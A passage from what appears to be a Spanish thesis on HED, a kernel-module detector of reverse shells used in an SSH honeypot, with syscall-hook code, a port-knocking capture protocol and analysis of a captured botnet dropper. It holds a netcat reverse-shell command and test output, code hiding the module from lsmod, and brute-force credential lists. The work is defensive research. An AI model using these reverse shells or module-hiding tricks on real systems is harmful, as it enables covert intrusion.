Cuando el timeout sea vencido, el hilo especial `kworker` se encargará de ejecutar la tarea. Dado este punto, la estructura `timeout_package` previamente rellena es útil para recuperar las referencias al nodo y al mutex que corresponda. En el listado 3.9 podemos observar las acciones realizadas por los timeouts: en primer lugar se recuperan las referencias al nodo y al mutex. A continuación, se consigue acceso a la sección crítica bloqueando el mutex y se comprueba el flag `HED_FFEE_PENDING` (más adelante explicaremos la semántica de este flag) y, si está activo, significa que el descriptor de fichero ha sido cerrado, por lo que se requiere liberar el nodo entero, incluyendo la lista `chain` y todos sus strings almacenados. En caso contrario, también se liberan los recursos de la lista `chain`, no obstante no se libera el nodo del descriptor de fichero, simplemente se deja vacío.

```
// timeout X, activated by recv() //
// timeout Y, activated by read() //
static void timeout_func(struct work_struct *work){
    struct timeout_package *tbox;
    struct delayed_work *dwork;
    struct mutex *saved_mutex;
    struct hed_fd *fd_node;

    dwork = container_of(work, struct delayed_work, work);
    tbox = container_of(dwork, struct timeout_package, dwork);

    mutex_lock(tbox->mutex);

    fd_node = tbox->node;
    saved_mutex = tbox->mutex; // save the reference for unlock

    /***** TIMEOUT *****/

    // Check if the fd node must be freed
    if(fd_node->hed_flags & HED_FFEE_PENDING){
        // Free the entire node
        kfree(fd_node->tbox);
        HED_FREE_FD(fd_node);
    }
}
```



```
else{
    // Clear the contents of the node
    clear_fd_node(fd_node);
}
mutex_unlock(saved_mutex);

return;
}
```

Listing 3.9: Subrutina ejecutada por el timeout

Hay otro punto donde se intenta cancelar los posibles timeouts que queden pendientes. Se trata del hook perteneciente a la *syscall* `close()`, mostrado en el listado 3.10. En este caso, tras adquirir los dos *mútex* (puesto que el descriptor de fichero puede estar en ambos flujos y otros hilos pueden intentar escribir o leer de él) se busca el nodo correspondiente al descriptor de fichero que se esté cerrando. Una vez conseguida la referencia, se ejecuta la macro `HED_CANCEL_N_FREE()` la cual, básicamente, trata de cancelar el timeout que esté ‘vivo’ y libera todos los recursos reservados para ese nodo `fd`, así como el `timeout_package`, si se ha cancelado con éxito.

Dentro de la ejecución de `HED_CANCEL_N_FREE()` (mostrada en el anexo B) puede ocurrir una situación *extraña* (aunque posible, y necesitamos cubrirla). Puede darse el caso que se intente cancelar un timeout mediante `cancel_delayed_work()` y que la función nos retorne el valor `false`. Esto significa que la tarea ya no está pendiente; es decir, hay dos posibles casos: o bien ya se ha ejecutado (dejando el nodo `fd` vacío) o bien esta esperando a acceder a la sección crítica (a causa del *mútex*). En el primer caso, debemos liberar únicamente el nodo `fd` (la lista `chain` estará vacía). En el segundo caso, no podemos evitar que la tarea sea ejecutada por el worker, así que necesitamos indicarle que el descriptor de fichero ha sido cerrado. El flag `HED_FFREEN_PENDING` sirve justamente para esto: cuando el timeout se ejecute, comprobará que esta activado, liberando así el nodo entero, como ya hemos visto.

```
asmlinkage long _sys_close(unsigned int fd){
    struct hed_fd *fd_node;
    int i;

    mutex_lock(&current->mutex_s[STREAM_IN]);
    mutex_lock(&current->mutex_s[STREAM_OUT]);

    for(i = 0; i < 2; i++){ // For each STREAM
        fd_node = NULL;
        SEARCH_FD(fd_node, fd, current->streams[i], list);
        if(fd_node){
            HED_CANCEL_N_FREE(fd_node);
        }
    }

    mutex_unlock(&current->mutex_s[STREAM_IN]);
    mutex_unlock(&current->mutex_s[STREAM_OUT]);

    return o_sys_close(fd); // Original syscall
}
```

Listing 3.10: Hook de la llamada al sistema `close()`

Dependiendo de si el timeout es lanzado por `recv()` o por `read()`, diferenciamos los timeouts como **timeout X** y **timeout Y**, respectivamente. La figura 3.4 muestra en el eje temporal cuando son lanzados y el límite de cuando serían cancelados. En síntesis, cada vez que se ejecuten los hooks `recv()` o `read()` se van refrescando los timeouts X e Y (cancelación + nuevo lanzamiento) hasta que vencen. Es importante notar que `write()` y `send()` no cancelan estos timeouts; sin embargo se muestran en la figura para mostrar la relación entre los timeouts con los dos tipos de flujos y sus respectivos hooks. Como se ha visto en anterioridad, si se ejecuta `write()` antes del timeout X, se activaría el flag `HED_FSTREAM.IN`, marcando así la mitad del ciclo. A partir de ese momento, para ese camino determinado, todas las llamadas a `recv()` ignoran los nuevos payloads y dejan de lanzar nuevos timeouts (el hook se limita a ejecutar el syscall original), puesto que el flag ya ha sido marcado. De este modo ahorramos tiempo y recursos innecesarios. Si se cierra el ciclo (flag `HED_FSTREAM.IN` marcado + `read()` + `send()`) antes de que se cierre el descriptor de fichero correspondiente con el socket, se detectará el engage con éxito.




Figura 3.4: Timeouts

En primeras versiones de HED los timeouts funcionaban de una manera distinta, al igual que las listas tenían otra distribución. Los datos eran tratados de manera independiente, y cada timeout estaba ligado con su correspondiente payload; de los cuales se almacenaba su resumen (*hash*). Esta solución resultó exitosa para la máquina x86-64; no obstante, el detector no funcionaba correctamente en la Raspberry Pi. Un ejemplo del problema es el siguiente:

Se ha realizado un engage (se ha ejecutado el comando `nc server puerto -e /bin/bash`) y desde el servidor externo que controla el atacante se ejecuta la orden `ls`. Por el flujo 'IN' (*i.e.* por `recv()` y por `write()`) se transfiere el payload: `'ls'`; y por el flujo 'OUT' se transfiere la salida del comando. Curiosamente, en la Raspberry Pi los datos recibidos por `recv()` se dividen por bytes, así que tenemos tres bytes (dos para las letras 'l' y 's' más uno para '\n') y, por consiguiente, tres llamadas a `recv()`. Cuando llegaba la llamada `write()`, se comparaba el payload que llegaba a `write()` (`'ls\n'`) con cada uno de los payloads almacenados por `recv()`. El resultado es evidente:

- `'ls\n' != 'l'`
- `'ls\n' != 's'`
- `'ls\n' != '\n'`

Puesto que ninguna comparación era verdadera, los timeouts acababan venciendo y el engage pasaba desapercibido. Se decidió reestructurar las listas y se movieron los timeouts a nivel de descriptor de fichero. Así, tal y como se ha explicado a lo largo de la presente sección, podemos comparar cualquier payload con la lista `chain` comparando byte a byte. En el momento en el

que algun byte no sea coincidente, se termina la comparación, de modo que esta solución final además de aumentar la detección al 100 %, es considerablemente más eficiente que la versión anterior.

Por último, es importante destacar un detalle muy importante anteriormente comentado. Aprovechando que nos encontramos en el espacio del kernel y tenemos control total del sistema operativo, podemos ocultar la presencia de nuestro módulo; así, aunque el intruso ejecute la orden `lsmod`, nuestro detector HED no aparecerá en la lista. Para conseguirlo, simplemente debemos eliminar el módulo de la lista de los módulos cargados. El listado 3.11 muestra la función ejecutada cuando se carga en el kernel mediante `insmod`:

```
static int __init module_entry_point(void){
    sys_call_table = find_sys_call_table();
    if(!sys_call_table){
        return -1;
    }
    else{
        insert_hooks();
        // Hide from lsmod and /proc/modules
        list_del_init(&__this_module.list);
        return 0;
    }
}
```

Listing 3.11: Punto de entrada de HED (ejecutado por `insmod`)

## Protocolo post-detección

Una vez detectado un engage, necesitamos comunicarle al NAT que empiece a capturar el tráfico de esa conexión TCP durante el tiempo que le configuremos. Para ello, hemos diseñado un protocolo simple que permite realizar esta tarea de una manera considerablemente sigilosa. Hemos bautizado este protocolo como HPDP (*HED Post Detection Protocol*).

Se trata de una especie de *port knocking* simple para evitar tener un puerto TCP a la escucha de manera permanente. Básicamente, el dispositivo NAT escucha sobre un puerto UDP predefinido; cuando HED realiza una detección completa, envía un paquete especial UDP a éste puerto (*knock*) de modo que desde ese momento y durante un periodo de tiempo limitado, se abre un puerto TCP.

Para que el protocolo sea posible, se necesita una entidad que se ejecute en el dispositivo NAT. Hemos desarrollado un programa escrito en el lenguaje Python que implementa esta funcionalidad de manera eficiente, mediante hilos concurrentes y usando una versión modificada por nosotros del *sniffer pycket*[12].

A la entidad que escucha en el dispositivo NAT le llamaremos *Handler*. Éste estará escuchando en el puerto `7692/udp`. Si el protocolo se efectúa en su totalidad, consta de un máximo de tres mensajes:

1. HED (en el espacio del kernel), tras detectar un engage, envía un mensaje **HELLO** al puerto `7692/udp` del Handler. Este mensaje debe tener el siguiente contenido: `'.??.#0#0#.??.'`.

2. El Handler, tras recibir un paquete udp y comprobar que se trata de un mensaje **HELLO**, trata de escuchar en un puerto TCP aleatorio (si el puerto generado está en uso, se genera otro, hasta que se consiga escuchar en alguno). Tras abrir el puerto, se lo comunica a HED a la misma dirección IP y puerto que le ha enviado el mensaje **HELLO**. Además, se inicia un timeout (configurable), de modo que si no se recibe ningún paquete TCP al puerto recientemente abierto, se cerrará.
3. HED recibe el puerto TCP en el cual el Handler está escuchando, se realiza una conexión TCP y se envía la información del engage: dirección IP y puerto del servidor externo involucrado.

Cuando el Handler recibe la información, cierra en el puerto TCP y ejecuta el sniffer, pasándole como argumentos la dirección IP y puerto recibidos del HED, de manera que el sniffer solamente captura los paquetes pertenecientes a esa conexión (el tiempo que el sniffer captura el tráfico también es configurable).

Los mensajes 2 y 3 también deben cumplir cierto formato. En el primer caso, poniendo como ejemplo que se genera el puerto TCP 3478, el mensaje debe contener esta información: `'.??.#3478#.??.'`. De manera similar, el mensaje 3 debe formatear la dirección ip y el puerto de la forma `'.??.#Dirección#Puerto#.??.'` (ambos se transfieren en formato de red). Para obtener tanto la dirección como el puerto en el Handler, podemos utilizar las librerías `socket` y `struct`:

```
def checkIP(data):
    try:
        ip = int(data);
    except:
        return '';

    try:
        ip = socket.inet_ntoa(pack("!L", ip)).split('.');
    except:
        return '';

    ip.reverse();
    return '.'.join(map(str, ip));
```

Listing 3.12: Obteniendo la IP en el Handler

```
def checkPort(data):
    try:
        p = socket.ntohs(int(data));
    except:
        return 0;
    return p;
```

Listing 3.13: Obteniendo el puerto en el Handler

Como instancia, supongamos que el servidor externo es "8.8.8.8:1234". HED enviaría al Handler la siguiente información:


`.??.#134744072#53764#.??.`

Mediante las funciones `inet_ntoa` y `ntohs` podemos obtener sin problemas la dirección IP y el puerto en formato estándar.

### 3.1.3. Evaluación

Para finalizar este capítulo, se realizará una breve exposición de la evaluación llevada cabo para comprobar el correcto funcionamiento de la herramienta HED.

Se han realizado distintas pruebas tanto con la utilidad `netcat` (y la opción `-e`) como con una herramienta desarrollada íntegramente como prueba de concepto, presente en el anexo A. En todos los casos se ha detectado el engage con éxito, se ha capturado automáticamente el tráfico en el dispositivo NAT y se ha cerrado la conexión al cabo del tiempo configurado (se le fué asignado un temporizador de diez segundos). En la figura 3.5 se muestra una captura de pantalla tras la detección, comunicación con el Handler, captura de paquetes y cierre de la conexión.



```

admin@ARMServer:~$ python engage.py -t 192.168.1.40 -p 1234 -e /bin/bash
[+] Connection established
[+] Connection closed by remote host
admin@ARMServer:~$

demo@erdian:~$ ./start_handler.sh
[+] Launching the HED Handler
[27/06/2016 @ 21:09:15.255544] Handler INFO: Listening in port 7692/udp
[27/06/2016 @ 21:10:24.389487] Handler INFO: Received a UDP packet from 10.0.1.10:56123
[27/06/2016 @ 21:10:24.390069] Handler INFO: Capture thread for 10.0.1.10:56123 started
[27/06/2016 @ 21:10:25.381419] Sniffer INFO: starting capture (192.168.1.40:1234)
[27/06/2016 @ 21:10:35.424516] Handler INFO: Capture thread for 10.0.1.10:56123 finished

demo@hydra:~$ nc -vvkl 192.168.1.40 1234
Listening on [192.168.1.40] (family 0, port 1234)
Connection from [10.0.1.10] port 1234 [tcp/*] accepted (family 2, sport 59383)
ls
engage.py
date
Mon Jun 27 21:10:24 CEST 2016
whoami
admin
Connection closed, listening again.
  
```

Figura 3.5: Captura de pantalla de HED

Para comprobar la sobrecarga añadida por HED sobre el sistema, se ha ejecutado una serie de operaciones tales que necesiten que las llamadas al sistema involucradas en HED sean invocadas. *A grosso modo*, las operaciones son las siguientes:

```

[... ]
URI="localhost:1234"
N=1000

## Preapre the raw data from urandom
dd if=/dev/urandom of=/dev/stdout bs=$BS count=1 2>/dev/null > $RAW

## Server (background)
{ while :
  do
    nc -l 1234 &>/dev/null < $RAW
  done
} &
SERVERPID="$!"
  
```

```

## Client
for i in `seq 1 $N`
do
  { time wget -qO- $URI | shasum ; } 2>> $OUTPUT 1>/dev/null
done
[...]
```

Listing 3.14: Operaciones realizadas para el *testing*

Se han realizado varias pruebas, con distintos tamaños de bloque (atributo BS en la orden `dd`), ejecutando mil (1000) iteraciones por cada una. Posteriormente se ha calculado la media aritmética de los tiempos de todas las iteraciones correspondientes con cada tamaño de bloque. Esta prueba se ha realizado dos veces, una por cada caso: con el núcleo de Linux modificado con HED funcionando y con el núcleo de Linux original. En la figura 3.6 se muestran los resultados obtenidos.




Figura 3.6: Diferencia de sobrecarga con HED en el núcleo de Linux

Tras obtener los resultados, podemos afirmar que no existen diferencias significativas. Para un tamaño de bloque de 128 MB hay una diferencia de 47 ms; diferencia despreciable dada la cantidad de operaciones que se realizan durante cada iteración. El resto de tiempos son similares por lo que, efectivamente, la sobrecarga añadida por HED en el sistema es completamente despreciable; siendo HED totalmente transparente.

# Capítulo 4

## Implantación del Honeypot

Tras haber presentado el software HonSSH en la sección 2.3 y nuestro engage detector HED en la sección 3.1, procedemos a exponer la implantación del honeypot realizada para efectuar el experimento que se desea en el presente trabajo.

Los componentes que se pueden deducir hasta el momento son claramente la máquina backend (Raspberry Pi con S.O. **Raspbian** con el kernel modificado, integrando HED, tal y como hemos visto en la sección 3.1.1) y el dispositivo NAT, el cual será una máquina virtual con S.O. **Ubuntu 14.04**, donde se alojará tanto un *firewall* como el Handler de HED (visto en la sección 3.1.2). Estas dos máquinas las hemos llamado **Turing** y **Erdian**.

Estas máquinas están conectadas mediante una red local con el espacio de direcciones **10.0.1.0/24**. Adicionalmente, la máquina Erdian dispondrá de otra interfaz de red separada, para la administración del sistema completo. Tendrá, por tanto, tres interfaces de red distintas:

- **eth0**: Interfaz directamente conectada a internet, con dirección IP pública. Será la dirección IP del honeypot, con el puerto 22 abierto (HonSSH escuchando).
- **eth1**: Interfaz conectada a la subred del honeypot, con dirección IP **10.0.1.2**. Ésta será el punto de acceso a internet de las máquinas alojadas en dicha subred.
- **eth2**: Interfaz de administración. Esta interfaz no estará accesible directamente desde internet, y nos permitirá acceder tanto a la máquina Erdian como a cualquier máquina de dentro de la subred, sin necesidad de pasar por HonSSH.

Aunque uno de los objetivos principales que queremos conseguir a través del experimento es la obtención de malware para sistemas GNU/Linux, hemos considerado añadir una tercera máquina a la subred interna, por si se diera el caso en el que el intruso fuera lo suficientemente hábil y quisiera realizar un escalado horizontal (*i.e.* pivotar hacia otras máquinas accesibles desde Turing). Por lo tanto, hemos añadido la máquina **Cronos**, la cual se trata de una máquina virtual ejecutando el software **Dionaea** (introducido en la sección 2.1).

Con **Dionaea** podemos emular los siguientes protocolos[5] (simulando una máquina Windows):

- Server Message Block (SMB).
- Hypertext Transfer Protocol (HTTP) y HTTPS.
- File Transfer Protocol (FTP).
- Trivial File Transfer Protocol (TFTP).

- Microsoft SQL Server (MSSQL).
- Voice over IP (VoIP).

En referencia al firewall, hemos implementado una serie de reglas con `iptables` (adjuntas en el anexo D) para conseguir las siguientes restricciones y redirecciones:

- Permitir el acceso general a internet desde cualquier máquina de la subred 10.0.1.0/24.
- Denegar el acceso a cualquier dirección IP perteneciente al bloque de direcciones de la universidad, donde se aloja el experimento. De este modo, evitamos posibles problemas de escalado horizontal que puedan comprometer otras máquinas de dentro de la red.
- Permitir acceso total a la máquina Erdian **únicamente** desde el segmento de red de administración.
- Permitir el acceso al puerto 22 desde internet, así como permitir conexiones hacia el servicio SSH de la máquina Turing (las realizará HonSSH).
- Permitir paquetes tcp desde Turing hacia el propio NAT si el puerto destino es mayor que 1025 (*i.e.* para que se pueda llevar a cabo el protocolo HPDP[3.1.2]). Si el puerto destino es menor, devolver un paquete RST. Los paquetes udp son permitidos.

La figura 4.1 muestra el esquema de la arquitectura de red resultante en nuestro experimento.




Figura 4.1: Esquema de la arquitectura de red

Una vez implantado todo el sistema, lo dejamos durante treinta días aproximadamente, para llevar a cabo el experimento.



# Capítulo 5

## Análisis

En esta sección realizaremos un análisis de los eventos que han ocurrido durante el periodo de tiempo que nuestro honeypot ha estado activo. Primeramente, en la sección 5.1, haremos una vista general de los eventos y, en la sección 5.2 realizaremos un análisis en profundidad de un ataque en concreto.

### 5.1. Ataques recibidos

Durante el periodo de tiempo que hemos mantenido el experimento en línea, hemos recibido conexiones diarias procedentes de distintos países, como Estados Unidos, Suiza, China y Noruega. Algunas de estas conexiones solamente comprobaban que se estaba ejecutando algún servicio en un determinado puerto (escaneo de puertos), mientras otras intentaban hacer *log-in* en el sistema a través del servicio SSH, tras realizar una conexión tcp completa. La figura 5.1 muestra la comparación entre estos dos tipos de conexiones recibidas en nuestra máquina.




Figura 5.1: Escaneos de puertos / Intentos de log-in

A continuación presentamos el listado de credenciales únicas usadas por aquellas conexiones que intentaron acceder al sistema a través del servicio SSH:

- |                       |                   |                     |
|-----------------------|-------------------|---------------------|
| ■ root:root           | ■ root:123        | ■ root:54321        |
| ■ root:admin          | ■ root:1234       | ■ root:4321         |
| ■ admin:admin         | ■ root:123456     | ■ root:654321       |
| ■ root:12345          | ■ root:1234567    | ■ root:manager1     |
| ■ root:password       | ■ root:12345678   | ■ root:user         |
| ■ ubnt:ubnt           | ■ root:123456789  | ■ root:Admin        |
| ■ root:alpine         | ■ root:1234567890 | ■ root:login        |
| ■ ftpuser:asteriskftp | ■ root:router     | ■ root:!@#\$\$%&*() |
| ■ default:default     | ■ root:toor       | ■ root:dreambox     |
| ■ admin:default       | ■ root:passwd     | ■ root:default      |
| ■ pi:pi               | ■ root:pass       | ■ root:changeme     |
| ■ oracle:oracle       | ■ root:abc123     | ■ admin:support     |

De todos los intentos, solamente tres consiguieron una autenticación exitosa; no obstante, los tres lo consiguieron gracias a la funcionalidad de ‘password spoofing’ que proporciona el software **HonSSH**, explicada anteriormente en la sección 2.3. Además, solamente uno de estos tres ‘intrusos’ ejecutó algún comando. Los dos primeros solamente accedieron y salieron inmediatamente. El tercero, en cambio, sí realizó diversas acciones tras obtener un *shell*. Seguidamente se analizará este atacante en concreto.

Antes de continuar, debemos remarcar que, debido a las acciones realizadas por este ataque, el acceso a nuestra máquina fué bloqueado por parte del equipo responsable de la seguridad de la universidad (explicado más adelante en esta sección), por lo que nos resultó imposible continuar el experimento. Creemos firmemente que, de no ser así, habríamos recibido un mayor número de ataques puesto que, a medida que pasaba el tiempo, se realizaban más intentos de conexión que a los inicios del experimento.

Continuando con el último atacante, las acciones que se realizaron fueron las siguientes:

- Acceder mediante las credenciales admin:support (*spoofed*).
- Ejecutar la orden **wget** para descargar un *dropper* (se trata de un *shell script* que descarga varios binarios y trata de ejecutarlos). En realidad realizó dos accesos sucesivos. El primero descargó el script **1sh**; mientras en el segundo acceso, descargó el mismo script que en el primero más otro muy similar, con nombre **2sh**. Ambos scripts están adjuntos en el anexo E.
- Ejecutar los scripts recién descargados.
- Salir.

Todo esto se realizó en cuatro segundos, incluyendo el acceso, descarga de los scripts, descarga de los binarios y la ejecución de éstos. Por esta razón estamos seguros que no era un humano tras un teclado, si no un programa automático que prueba credenciales por fuerza bruta a direcciones aleatorias.

Dichos scripts descendieron ocho binarios distintos, para varias arquitecturas (ARM, Intel 80386, Mips y PowerPC). Además, trataron de descargar varios de estos ficheros binarios en el directorio `/var/run`; aunque el intento resultó fallido, ya que el usuario no tenía suficientes permisos. En definitiva, solo fué capaz de ejecutar dos de los ocho binarios (`kblockd` y `tty5`), ya que están compilados para la arquitectura ARM y fueron descargados en los directorios `$HOME` y `/tmp`, respectivamente. Los otros ficheros compilados para ARM están corruptos, por lo que no se llegaron a ejecutar.

La lista de nombres con sus respectivas sumas (con algoritmo `md5`) y la arquitectura para los cuales están compilados es la siguiente:

Hash	Nombre fichero	Arquitectura
17f33139c329ff80f78b0a23831ab07f	<b>kblockd</b>	ARM
fa856be9e8018c3a7d4d2351398192d8	pty	Intel 80386
7980ffb3ad788b73397ce84b1aadf99b	tty0	MIPS
d47a5da273175a5971638995146e8056	tty1	MIPS
2c1b9924092130f5c241afcedfb1b198	tty2	PowerPC
f6fc2dc7e6fa584186a3ed8bc96932ca	tty3	ARM
b629686b475eeec7c47daa72ec5dffec0	tty4	ARM
c97f99cdafcef0ac7b484e79ca7ed503	<b>tty5</b>	ARM

El acceso al sistema ocurrió a las 21:46 del día 13 de Mayo. Esa misma madrugada, entre las horas 01:40 y las 06:40, nuestra máquina empezó a realizar conexiones sin límite alguno, llegando a realizar hasta un total de 884.000 conexiones al puerto `22/tcp` de sistemas externos, a razón de 50 conexiones por segundo aproximadamente. El equipo responsable de la seguridad de la universidad consideró que el equipo había sido comprometido, procediendo a bloquear la conectividad de la máquina.

Se intercambiaron varios correos con el *CERT* con el fin de proporcionar información acerca del incidente. La figura 5.2 es una captura de pantalla proporcionada por el propio *CERT*, en la que podemos observar la cantidad de conexiones realizadas durante casi cinco horas. Estos ataques son dirigidos hacia el puerto destino `22/tcp`, por lo que muy probablemente la máquina que accedió a nuestro honeypot sea otro *bot*; es decir, otra máquina infectada por el mismo malware, recibiendo órdenes de un *C2* (*Command and Control*).

